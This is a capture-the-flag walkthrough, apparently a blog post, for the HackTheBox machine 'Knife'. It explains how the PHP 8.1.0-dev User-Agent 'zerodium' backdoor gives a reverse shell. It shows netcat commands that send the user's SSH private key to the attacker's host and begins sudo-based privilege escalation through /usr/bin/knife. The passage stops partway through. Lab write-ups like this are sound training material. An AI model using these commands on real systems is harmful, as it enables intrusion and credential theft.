
looking the source code found pen.js which looked intresting but after looking at it got nothing intresting.

Also added knife.htb in /etc/hosts to look for sub-domain but interestingly we found the default nginx page.

This was intresting. But let’s go back to your main page. Looking for vulns I found one intresting thing that php 8.1.x-dev was backdoored by some hackers. You can find articles on it.
PHP backdoored via Git hack: It’s no joke, so don’t be a fool
Backdoor added to PHP source code in Git server breach
This is intresting as server is leaking the the version of PHP.
Wappalyzer detected it. Looking through bunch of article finally came up to this one where it showed how to exploit this backdoored by some troll hackers.
PHP 8.1.0-dev 开发版本后门事件
The website is originally in chinese but the google translate works fine. So let’s see if your PHP is dev version or not.
Looking at X-Powered-By header we can say that indeed we are in luck and the version is PHP/8.1.0-dev.
Exploitation
Reading throught the article found out that the backdoor can be accessed using User-Agent Header to execute the code. We have to append the string zerodium which is also one of the leading zero day vuln finder firm. so let’s try PoC for this exploit.
┌──(root💀kali)-[~/hackthebox/machine/knife] └─# nc -lvp 2333 Ncat: Version 7.91 ( https://nmap.org/ncat ) Ncat: Listening on :::2333 Ncat: Listening on 0.0.0.0:2333 Ncat: Connection from 10.10.10.242. Ncat: Connection from 10.10.10.242:34454. bash: cannot set terminal process group (1020): Inappropriate ioctl for device bash: no job control in this shell james@knife:/$ id id uid=1000(james) gid=1000(james) groups=1000(james) james@knife:/$ whoami whoami james james@knife:~$ ls ls user.txt james@knife:~$ cat user.txt cat user.txt 945ec57fe12663455c03058393f2abff
PrivESC
SSH Access
Before PrivESC let’s just get the stable shell looking into users .ssh we found the key id_rsa
1 2 3 4
cd .ssh cp id_rsa.pub authorized_keys nc 10.10.14.18 1111 < id_rsa (target machine) nc -lvp 1111 > id_rsa (local kali machine)
kali@kali:~/HackTheBox/Knife$ nc -lvp 1111 > id_rsa listening on [any] 1111 ... connect to [YOUR IP] from (UNKNOWN) [10.10.10.242] 37114 ┌──(root💀kali)-[~/hackthebox/machine/knife] └─# chmod 700 id_rsa ┌──(root💀kali)-[~/hackthebox/machine/knife] └─# ssh -i id_rsa james@10.10.10.242 The authenticity of host '10.10.10.242 (10.10.10.242)' can't be established. ECDSA key fingerprint is SHA256:b8jYX4F9OUtvZffH50q3L3B4hrSL/TxxPuue0hlbvRU. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '10.10.10.242' (ECDSA) to the list of known hosts. Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-72-generic x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage System information as of Sun 23 May 2021 04:44:53 AM UTC System load: 0.07 Usage of /: 51.3% of 9.72GB Memory usage: 57% Swap usage: 0% Processes: 337 Users logged in: 0 IPv4 address for ens160: 10.10.10.242 IPv6 address for ens160: dead:beef::250:56ff:feb9:7b4d 18 updates can be applied immediately. 13 of these updates are standard security updates. To see these additional updates run: apt list --upgradable james@knife:~$ id uid=1000(james) gid=1000(james) groups=1000(james) james@knife:~$ whoami james
Now we have the stable shell now lets enumerate for PrivESC.
Looking into user’s home directory we can see an intresting ruby file which can read /etc/shadow but the catch is we dont have ruby on the box or at least on the desired path and the desired name.
sudo -l
1 2 3 4 5 6

james@knife:~$ sudo -l Matching Defaults entries for james on knife: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User james may run the following commands on knife: (root) NOPASSWD: /usr/bin/knife
Analysing the file /usr/bin/knife
1
2
james@knife:~$ file /usr/bin/knife /usr/bin/knife: symbolic link to /opt/chef-workstation/bin/knife
It’s symbolic link to another file /opt/chef-workstation/bin/knife. looking at the directory /opt/chef-workstation we can see it a ruby installation.
1
2
james@knife:~$ ls /opt/chef-workstation/
bin  components  embedded  gem-version-manifest.json  gitbin  LICENSE  LICENSES  version-manifest.json  version-manifest.txt
so basically on this box ruby commands can be run using /usr/bin/knife. running /usr/bin/knife we get the big help menu.